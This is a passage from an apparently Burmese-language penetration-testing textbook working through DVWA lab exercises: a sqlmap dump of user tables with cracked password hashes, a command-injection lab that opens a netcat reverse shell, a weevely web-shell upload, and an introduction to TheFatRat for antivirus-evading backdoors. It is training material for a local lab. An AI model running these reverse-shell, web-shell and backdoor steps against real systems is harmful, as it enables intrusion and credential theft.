+-----+-----+
| user | password | user_id |
+-----+-----+
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | 3 |
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | 1 |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) | 2 |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | 4 |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | 5 |
+-----+-----+
[03:35:12] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/10.10.10.13/dump/dvwa/users.csv'
[03:35:12] [INFO] fetching entries of column(s) `user`, password, user_id for table 'guestbook' in database 'dvwa'
[03:35:12] [INFO] fetching number of column(s) `user`, password, user_id entries for table 'guestbook' in database 'dvwa'
[03:35:12] [INFO] resumed: 1
[03:35:12] [INFO] resumed: admin
[03:35:12] [INFO] resumed: 5f4dcc3b5aa765d61d8327deb882cf99
[03:35:12] [INFO] resumed: 1
[03:35:12] [INFO] recognized possible password hashes in column 'password'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: dvwa
Table: guestbook
[1 entry]
+-----+-----+
| user | password | user_id |
+-----+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 | 1 |
+-----+-----+
[03:35:14] [INFO] table 'dvwa.guestbook' dumped to CSV file '/root/.sqlmap/output/10.10.10.13/dump/dvwa/guestbook.csv'
[03:35:14] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.10.13'
[*] ending @ 03:35:14 /2019-11-29

root@Kali:~#
```

ဒါလိုဂင်တော့ ကျွန်တော်တို့လိုချင်တဲ့ User Name, Password တို့ကိုရရှိပြီဖြစ်ပါတယ်။ အခုကျွန်တော် ရှင်းပြပေးသွားတာကတော့ Boolean-based Blind SQL Injection ပဲဖြစ်ပါတယ်။

## Code Execution Vulnerability (Command Injection)

Code Execution Vulnerability ဆိတ်သာ Web Page ရဲ့ User Input မှာ Windows Command / Linux Command စတဲ့ OS Command တွေကို ထည့်သွင်းလိုရနေတာဖြစ်ပါတယ်။ အဲဒီလိုအားနည်းချက်တွေမှ တစ်ဆင့် ကျွန်ုပ်တော်တို့တွေက Reverse Shell တွေ file တွေကို Command တွေကိုအသုံးပြုပြီး Upload လုပ်တာတွေကို ပြုလုပ်နိုင်ပါတယ်။ အခုံအဲ Lab လေးကိုစမ်းကြည့်ရအောင်။ အရင်ဆုံး DVWA ထဲကိုဝင်ပါ ပြီးရင်တော့ Security กို Low ပြောင်းပါ။ ဆက်ပြီးတော့ Command Injection tab ထဲကိုဝင်ပါမယ်။ အဲဒီက User input မှာ Kali Linux ရဲ့ IP Address ကိုထည့်ပြီးတော့ Summit လုပ်ကြည့်ပါ။ အောက်ကပုံအတိုင်းကိုတွေ့ရမှာ ဖြစ်ပါတယ်။

**Vulnerability: Command Execution**

**Ping for FREE**

Enter an IP address below:

```
PING 10.10.10.9 (10.10.10.9) 56(84) bytes of data.  
64 bytes from 10.10.10.9: icmp_seq=1 ttl=64 time=0.000 ms  
64 bytes from 10.10.10.9: icmp_seq=2 ttl=64 time=0.401 ms  
64 bytes from 10.10.10.9: icmp_seq=3 ttl=64 time=0.364 ms  
  
--- 10.10.10.9 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1999ms  
rtt min/avg/max/mdev = 0.000/0.255/0.401/0.180 ms
```

ဆက်ပြီးတော့ ကျွန်တော်တို့ User Input မှာပဲ IP Address ရဲ့အနောက်မှာ ;pwd ဆိုတဲ့ Command လေးထည့်သွင်းလိုက်ပါ။ ဒါဆိုရင်အောက်ဖော်ပြပါပုံအတိုင်း တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ pwd Command အကြောင်းတော့ မပြောတော့ဘူးနော် DVD ထဲက Linux Basic ထဲမှာပါဝင်ပြီးသား ဖြစ်တာကြောင့်။

**Vulnerability: Command Execution**

**Ping for FREE**

Enter an IP address below:

10.10.10.9.pwd

```
PING 10.10.10.9 (10.10.10.9) 56(84) bytes of data.
64 bytes from 10.10.10.9: icmp_seq=1 ttl=64 time=0.334 ms
64 bytes from 10.10.10.9: icmp_seq=2 ttl=64 time=0.344 ms
64 bytes from 10.10.10.9: icmp_seq=3 ttl=64 time=0.361 ms

--- 10.10.10.9 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.334/0.346/0.361/0.018 ms
/var/www/dvwa/vulnerabilities/exec/
```

ပုံမှာမြင်ရတဲ့အတိုင်း ကျွန်တော်တို့ Web Server ရဲ့ လက်ရှိရောက်နေတဲ့နေရာကို ပြတာ တွေ့ရမှာ ဖြစ်ပါတယ်။ အခုကျွန်တော်တို့ Kali Linux ကနေ Port 8080 နဲ့ Listen လုပ်ထားပါမယ်။ Command ကတော့ nc -vv -l -p 8080 ဖြစ်ပါတယ်။

```
root@kali:~/Desktop#
File Actions Edit View Help
root@kali:~/Desktop# nc -vv -l -p 8080
listening on [any] 8080 ...
|
```

ပြီးရင်တော့ DVWA ရဲ့ Command Execution ထဲမှာ kali ip address | nc -e /bin/sh kaliip 8080 ဆိုပြီးထည့်လိုက်ပါ။

**Vulnerability: Command Execution**

**Ping for FREE**

Enter an IP address below:

0.9 | nc -e /bin/sh 10.10.10.9 8080

**More info**

ပြီးရင်တော့ Submit ဆိုတဲ့ Button ကိုနိပ်လိုက်ပါ။ Kali Linux ရဲ့ netcat listen လုပ်ထားတဲ့ Terminal မှာအောက်ပါအတိုင်း Connected ဖြစ်နေတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

```
root@kali:~/Desktop# nc -vv -l -p 8080
listening on [any] 8080 ...
10.10.10.11: inverse host lookup failed: Host name lookup failure
connect to [10.10.10.9] from (UNKNOWN) [10.10.10.11] 46488
```

အဲမှာ ကျွန်တော်တိုက pwd, ls အစရှိတဲ့ Command တွေကိုထည့်သွင်းပြီး Information တွေကို ရယူလိုရပါတယ်။

```
root@kali:~/Desktop# nc -vv -l -p 8080
listening on [any] 8080 ...
10.10.10.11: inverse host lookup failed: Host name lookup failure
connect to [10.10.10.9] from (UNKNOWN) [10.10.10.11] 46488
pws
pwd
/var/www/dvwa/vulnerabilities/exec
ls
help
index.php
source
```


အခုကျွန်တော်ဖော်ပြသွားတာကတော့ Web Application တွေမှာ Command Execution vulnerability ဖြစ်နေရင်ဘယ်လောက်ကြောက်စရာကောင်းလဲဆိုတာကို လက်တွေ့စမ်းသပ်ပြသွား တာဖြစ်ပါတယ်။ အဲဒါကြောင့် Web Application မှာ OS command တွေကို Execute မလုပ်နိုင် အောင် သေချာစွာပြုလုပ် ထားသင့်ပါတယ်။

### File Upload Vulnerability


Web Applications တွေဟာ User တွေက images, music files, pdf အစရှိတဲ့ file တွေကို Upload တင်ဖို့အတွက်ကို allow လုပ်ထားပါတယ်။ ဘယ်လိုနေရာတွေမှာ အများဆုံးတွေ့ရသလဲဆိုရင် Job Web site တွေမှာ အများဆုံးတွေ့ရပါတယ်။ Secure way ကိုအသုံးမပြုဘူးဆိုရင်တော့ User တွေ Upload လုပ်လိုက်တဲ့ File တွေဟာ အန္တရာယ်ရှိနိုင်ပါတယ်။ အရေးကြီးဆုံးတစ်ခုကတော့ metadata ပေါ့ ဘာတွေလဲဆိုရင် path နဲ့ file name တို့ဖြစ်ပါတယ်။ ယော့ယျအားဖြင့်တော့ အဲဒါတွေက HTTP multipart encoding ကိုအသုံးပြုပြီး transport လုပ်ပါတယ်။ အဲဒါ File ဟာ Application အတွက်တော့ အန္တရာယ်ရှိနိုင်ပါတယ်။ File Upload vulnerability မှတစ်ဆင့်ဘယ်လို သက်ရောက်မှု မျိုးတွေရှိနိုင် သလဲဆိုတာအောက်မှာဖော်ပြပေးထားပါတယ်။

- The attacker can get a web shell and execute various commands, browse system files and browse local resources etc.
- Make a phishing page in the website
- Make a permanent XSS in the website
- Uploaded sensitive files might be accessible by unauthorized people.
- Uploaded files might trigger vulnerabilities in broken libraries/applications on the client side.
- Uploaded files might trigger vulnerabilities in broken libraries/applications on the server side.
- Uploaded files might trigger vulnerabilities in broken real-time monitoring tools.


File Upload Vulnerability ကြောင့်ဖြစ်ပေါ်လာတဲ့ သက်ရောက်မှုတွေကတော့ အပေါ်မှာ ကျွန်တော် ဖော်ပြထားတဲ့ အတိုင်း အရမ်းကြီးမားပါတယ်။ အဲဒါအတွက်ကြောင့် အဲဒီလို Vulnerability မျိုးမဖြစ် အောင် သေချာ ဂရိစိုက်ဖို့လိုအပ်ပါတယ်။ အခုကျွန်တော်တို့ဆက်ပြီးတော့ File Upload Vulnerability Labs လေးကိုစမ်းရအောင်။ DVWA ထဲကိုဝင်ပါမယ်။ Security ကို Low ထားပါမယ်။ ပြီးရင်တော့ File Upload Vulnerability ဆိုတဲ့ tab ထဲကိုသွားပါမယ်။



ပြီးရင်တော့ အဲဒီမှာကျွန်တော်တို့ Image file လေးတစ်ခုတင်ကြည့်ပါမယ်။ Browse button ကိုနိပ်ပြီးတော့ မိမိကြိုက်နှစ်သက်ရာ ပုံလေးတစ်ပုံကို ရွေးလိုက်ပါ။ ရွေးပြီးရင်တော့ အောက်ကပုံ အတိုင်း တွေ့ရမှာ ဖြစ်ပါတယ်။




## ပြီးရင်တော့ Upload ဆိုတဲ့ Button ကိုနှိပ်လိုက်ပါ။



အဲဒါဆိုရင်တော့ successfully upload ဆိုပြီး Upload တင်တာ အောင်မြင်ကြောင်းတွေ ရပါလိမ့်မယ်။ ပြီးသွားရင်တော့ successfully upload ဘေးနားက .png ဆိုတဲ့စာသားလေးမှာ link ဖြစ်နေတာကိုတွေ့ရပါလိမ့်မယ်။ အဲဒါလေးကိုနှိပ်လိုက်ပါ။




ကျွန်တော်တို့တင်လိုက်တဲ့ ပုံကိုတွေ့ရမှာ ဖြစ်ပါတယ်။ ပြီးတော့ url ကိုကြည့်လိုက်ပါ ကျွန်တော် ဘောင်ခတ်ပြထားပါတယ်။ အဲနေရာကတော့ upload တင်လိုက်တဲ့ file တွေကိုသိမ်းထားတဲ့နေရာ ဖြစ်ပါတယ်။ အခုကျွန်တော်တို့ malicious file တစ်ခုကို create လုပ်ပြီး upload တင်ကြည့်ပါမယ်။ Malicious file ကိုတော့ Kali Linux မှာပါဝင်တဲ့ weebely ဆိုတဲ့ tool ကိုအသုံးပြုပြီးတော့ generate လုပ်ပါမယ်။ အဲတော့ Kali Linux မှာထည့်ရမယ့် Command ကတော့ weevvely generate 12345 shell.php ဖြစ်ပါတယ်။ 12345 ဆိုတာက ကျွန်တော်တို့ shell ကို Connect လုပ်တဲ့အခါထည့်သွင်းပေးရမယ့် Password ဖြစ်ပါတယ်။




ဒါဆိုရင် ကျွန်တော်တိုက shell ကို generate လုပ်ပြီးသွားပြီဆိုရင်တော့ စောနက File Upload တင်တဲ့နေရာမှာ generate လုပ်ထားတဲ့ shell.php ဆိုတဲ့ file ကိုတင်ပါမယ်။



ပြီးရင်တော့ upload ဆိုတဲ့ button ကိုနိုင်လိုက်ပါ။ အောက်ကပုံအတိုင်းတွေ့ရမှာ ဖြစ်ပါတယ်။



ပုံမှာလ Upload တင်တဲ့လမ်းကြောင်းကို ပြထားတာတွေ့ရမှာ ဖြစ်ပါတယ်။ ကျွန်တော်တို့ shell.php ကို run ဖို့အတွက် DVWA ရဲ့ url ကိုအရင်ဆုံး Copy ကူးပါ ပြီးရင်တော့ဘယ်လိုထည့်သွင်းရမလဲဆိုရင် ip/dvwa/hackable/uploads/shell.php ဆိုပြီးအစားထိုးလိုက်ပါ (ip နေရာမှာ dvwa ရဲ့ ip address ဖြစ်ပါတယ်။)



ထည့်သွင်းပြီးရင်တော့ Enter ခေါက်လိုက်ပါ။ ဘာမှတော့ ကျလာမှာမဟုတ်ပါဘူး။ ဒါပေမယ့် အဲ url ကိုကျွန်တော်တိုက Kali Linux က weevly ကိုအသုံးပြုပြီးတော့ connect လုပ်ရမှာ ဖြစ်ပါတယ်။ Command ကတော့ weevly <http://10.10.10.10/dvwa/hackable/uploads/shell.php> 12345

ဖြစ်ပါတယ်။ အနောက်က 12345 ဆိုတာက ကျွန်တော်တို့ shell generate လုပ်တုန်းကသတ်မှတ် ပေးထားတဲ့ password ဖြစ်ပါတယ်။ ပြီးရင်တော့ enter ခေါက်လိုက်ပါ။

```

File Actions Edit View Help
root@kali:~/Desktop#
root@kali:~/Desktop# weevely http://10.10.10.10/dvwa/hackable/uploads/shell.php 12345
[+] weevely 3.7.0
[+] Target:      10.10.10.10
[+] Session:     /root/.weevely/sessions/10.10.10.10/shell_0.session
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> |

```

ဒါဆိုရင်တော့ ကျွန်တော်တို့ shell access ရရှိပြီဖြစ်ပါတယ်။ အဲ shell မှာ Linux command တွေ အသုံးပြုလို့ရပါတယ် ဥပမာ - pwd, ls အစရှိတာတွေဖြစ်ပါတယ်။

```

weevely> pwd
[-][channel] The remote script execution triggers an error 500, check script and payload integrity
/var/www/dvwa/hackable/uploads
www-data@10.10.10.10:/var/www/dvwa/hackable/uploads $ ls
[-][channel] The remote script execution triggers an error 500, check script and payload integrity
0e0715c9c3231038de256889f43756c5.png
14d849152797aa91edfbf8a7fcf5e663.PNG
dvwa_email.png
shell.php
www-data@10.10.10.10:/var/www/dvwa/hackable/uploads $ |

```

OK နောက်ဒီလောက်ဆိုရင် File Upload Vulnerability ကဘယ်လောက်တောင်းကြောက်ဖို့ကောင်းလဲဆိုတာ အားလုံး သိမယ်လို့ထင်ပါတယ်။ Video Training တွေထဲမှာလဲ ဒီအကြောင်းရာတွေကို ဖော်ပြပေးထားပါတယ်။ ဒီလောက်နဲ့ပဲ Accessing Web Application Security အကြောင်းကို ရပ်နားလိုက်ပါတယ်။


## Chapter-7 Privilege Escalation

အရင်သင်ခန်းစာမှာ ကျွန်တော်တို့တွေ web application security နဲ့ပတ်သက်ပြီး လေ့လာခဲ့ပြီးဖြစ်ပါတယ်။ အခုလေ့လာရမှာကတော့ Penetration Testing ရဲ့ အဆင့် ငဲ့ ဖြစ်တဲ့ Privilege Escalation ကိုလေ့လာရမှာ ဖြစ်ပါတယ်။ Privilege escalating နဲ့ပတ်သက်ပြီးလေ့လာ ရမှာတွေကတော့

- Defining privilege escalation
- Horizontal versus vertical privilege escalation
- Privilege escalation on Windows
- Privilege escalation on Linux

### What is privilege escalation?

ကျွန်တော်တို့တွေ Privilege escalation နဲ့ပတ်သက်ပြီး technical details မလေ့လာခင် Privileges ကိုအရင် နားလည်အောင်လုပ်ဖို့လိုအပ်ပါတယ်။ Dictionary တွေထဲမှာ Privilege ကိုအခွင့်ထူးခံလိုအဓိပ္ပာယ်ဖွင့်ဆို ထားပါတယ်။ Computing world မှာဆိုရင်တော့ Privileges ၏ Operating System ကို managed လုပ်လိုရပါတယ်။ Security assessments မှာဆိုရင် privilege escalation ကအရေးပါတဲ့နေရာက ပါဝင်ပါတ်။ Vulnerability ရှိနေတဲ့ remote system ကို ကျွန်တော်တို့က exploit လုပ်ဆောင်လိုက်တဲ့အခါ SSH access ကိုရရှိပါမယ်။ သို့သော်လဲ ကျွန်တော်တို့မှာ High privileges မရသေးတဲ့အတွက် လုပ်ဆောင်ချက်တွေက အကန်သတ်နဲ့ပဲ ရှိနေ့ဤးမှာဖြစ်ပါတယ်။ ကျွန်တော်တို့က High privileges level ကိုရဖို့အတွက်ဆိုရင် system ကို ဆက်ပြီး exploit တွေဆက်လုပ်ရှိုးမှာ ဖြစ်ပါတယ်။ Privilege escalation ဆိုတာ normal user ကို highest privileges ဖြစ်အောင် အဆင့်မြင့်တင်ရခြင်းပဲဖြစ်ပါတယ်။ Privileges level တွေ ဘယ်လိုအလုပ်လုပ်ဆိုတာ နားလည်အောင် အောက်မှာ diagram နဲ့ဖော်ပြထားပါတယ်။




ဖော်ပြထားတဲ့ Diagram ကိုကြည့်ခြင်းအားဖြင့်

- **Ring 0** ဆိုတာက Operating system ရဲ့ kernel အတွက်ဖြစ်ပြီး highest privileges ဖြစ်ပါတယ်။
- **Ring 1** and **Ring 2** ကတေသာ့ Operating system နဲ့ hardware devices တွေကြားတဲ့ device drivers တွေအတွက်ကိုအသုံးပြုပါတယ်။ သူတို့ရဲ့ privileges တွေကလဲအဆင့်မြင့် ပေမယ့် Ring 0 ထက်တေသာ့ နှိမ့်ပါတယ်။
- **Ring 3** ကတေသာ့ applications တွေလုပ်ဆောင်ဖို့အတွက်အသုံးပြုပါတယ်။ Lowest privileges ဖြစ်ပါတယ်။

အပေါ်မှာရှင်းပြထားသလိုဆိုရင် ကျွန်တော်တို့ application vulnerability ကို exploit လုပ်ပြီးရင် ရလာမယ့် access က Ring 3 ဖြစ်ပါတယ်။ အဲနောက် ကျွန်တော်တို့ higher rings ကိုပြောင်းလဲဖို့ အတွက်ကို နည်းလမ်းရှာရမှာ ဖြစ်ပါတယ်။ Windows မှာဆိုရင်တေသာ့ highest privileges ကို Administrator လို့ခေါ်ပြီး Linux မှာဆိုရင်တေသာ့ root လို့ခေါ်ပါတယ်။

### Horizontal versus vertical privilege escalation

အပေါ်မှာတူန်းက Privilege escalation ရဲ့အကြောင်းကို လေ့လာခဲ့ပြီးဖြစ်ပါတယ်။ Privilege escalation ပြုလုပ်ရမှာဆိုရင် နည်းလမ်း ၂မျိုးရှိပါတယ်။ အဲဒါတွေကတေသာ့ Horizontal နဲ့ Vertical ပဲဖြစ်ပါတယ်။



### Horizontal privilege escalation

အပေါ်မှာဖော်ပြထားတဲ့ Table ကိုကြည့်ခြင်းအားဖြင့် Users ငွေယောက်ရှိတာကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ Normal Users ငွေယောက်နဲ့ Administrator ငွေယောက်တို့ပဲဖြစ်ပါတယ်။ Normal User 1 က Normal User 2 ရဲ့ Data ကို access လုပ်မယ်ဆိုရင် အဲဒေါကို Horizontal privilege escalation လုပ်တယ်လို့ခေါ်ပါတယ်။ ဘာဖြစ်လို့လဲဆိုတော့ သူတို့ ဂယောက်စလုံးဟာ hierarchy ထဲမှာ same level ဖြစ်တာကြောင့်ပါ။

### Vertical privilege escalation

အပေါ်က Table နဲ့ပဲထက်ပြောပါမယ်။ Normal User 1 Administrator ရဲ့ data ကို access ရဖို့လုပ်မယ်ဆိုရင် အဲဒေါကိုတော့ Vertical privilege escalation လုပ်တယ်လို့ခေါ်ပါတယ်။ Normal User 1 နဲ့ Administrator တို့က မတူညီတဲ့ Hierarchy ဖြစ်ပါတယ်။

### Privilege escalation on Windows

Windows System မှာဆိုရင် Highest privileges ကို Administrator လို့ခေါ်တာကို အပေါ်မှာ တုန်းက ရှင်းပြခဲ့ပြီးသားဖြစ်ပါတယ်။ ကျွန်တော်တို့တွေ System တစ်ခုကို vulnerabilities တွေမှ တစ်ဆင့် exploit လုပ်ပြီးသွားသော်လည်း user level ကို Administrator ဖြစ်အောင်မြင့်တင်ပေးဖို့ လိုအပ်ပါသေးတယ်။ အဲအတွက် Privilege escalation on Windows Lab လေးနဲ့ရှင်းပြပေးပါမယ်။ Lab လုပ်ဖို့အတွက်ဆိုရင် Kali နဲ့ Windows Server 2012 လိုအပ်ပါတယ်။ အကုန်လုံးကို မိမိအဆင်ပြေရာ Virtualization environment မှာ တင်ထားလို့ရပါတယ်။

Gaining Network Access မှာတုန်းက ကျွန်တော်တို့တွေ msfvenom ကိုအသုံးပြုပြီး payload create လုပ်ခဲ့ကြပါတယ်။ အခုံမှာတော့ TheFatRat ဆိုတဲ့ Framework ကိုအသုံးပြုပြီး

Undetectable payload တစ်ခုကို create လုပ်ကြပါမယ်။ TheFatRat ဆိုတာ Open Source Project တစ်ခုဖြစ်ပြီးတော့ Platforms တွေဖြစ်တဲ့ Windows, Mac, Linux နဲ့ Android တို့အတွက် backdoors နဲ့ payload တွေကို ဖန်တီးလိုပါတယ်။

Features of TheFatRat:

1. It can create backdoors for Windows, Mac, Linux, Android.
2. Bypass Antivirus Software Protection.
3. Multiple meterpreter listeners can be started using it.
4. Also can create autorun script.
5. The generated backdoors can be bound with MS word, PDF, RAR file etc.

ဒါလိုရင် TheFatRat အကြောင်းနားလည်မယ်လိုထင်ပါတယ်။ အဲတော့ ကျွန်တော်တို့တွေ TheFatRat ကို အရင်ဆုံး kali ထဲကို Download လုပ်ရပါမယ်။ Download လုပ်ရမယ့် Link ကတော့ git clone <https://github.com/Screetsec/TheFatRat.git> ဖြစ်ပါတယ်။

```
root@mps:~# cd Desktop/
